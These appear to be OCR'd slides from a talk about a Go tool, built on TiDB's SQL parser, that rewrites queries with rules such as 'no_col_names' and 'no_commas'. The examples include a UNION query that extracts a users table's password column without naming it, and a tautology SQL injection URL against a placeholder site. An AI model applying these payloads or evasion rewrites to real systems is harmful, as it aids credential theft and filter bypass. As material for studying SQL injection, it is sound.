
- SELECT * FROM users a, posts b WHERE a.id = b.user_id

- SELECT * FROM users a INNER JOIN posts b ON `a`.`id`=`b`.`user_id`



no_col_names

- SELECT password FROM users LIMIT 0, 1
- SELECT `Ailurophile`.`4` FROM ((SELECT 1, 2, 3, 4, 5, 6, 7, 8, 9, 10 FROM Dual) UNION ALL (SELECT * FROM users)) AS ailurophile LIMIT 1, 1




rewrite

- common.go
- derive_conds_test.go
- derive_conds.go
- in_or_test.go
- in_or.go
- join_where_on_test.go
- join_where_on.go
- no_col_names_test.go
- no_col_names.go
- no_commas_test.go
- no_commas.go
- rewrite_test.go
- rewrite.go
- stringer.go

no_commas

- SELECT b, c FROM t WHERE a = 2
- SELECT * FROM (SELECT `t`.`b` FROM (SELECT * FROM t) AS t) AS Comely INNER JOIN (SELECT `t`.`c` FROM (SELECT * FROM t) AS t) AS Conflate



rewrite
common.go
derive_conds_test.go
derive_conds.go
in_or_test.go
in_or.go
join_where_on_test.go
join_where_on.go
no_col_names_test.go
no_col_names.go
no_commas_test.go
no_commas.go
rewrite_test.go
rewrite.go
stringer.go

Briefing

- TiDB - Open source distributed scalable hybrid transactional and analytical processing (HTAP) database
    - MySQL 5.7 compatible lexer and parser
    - It's written in Golang, so it’s cross-platform
- Transforming rules
    - no_commas
    - derive_conds
    - …
- Syntax fixer

Syntax Fixer

http://sqli.vulnerable.site/posts.php?id=1' OR '1'='1


Syntax Fixer

```
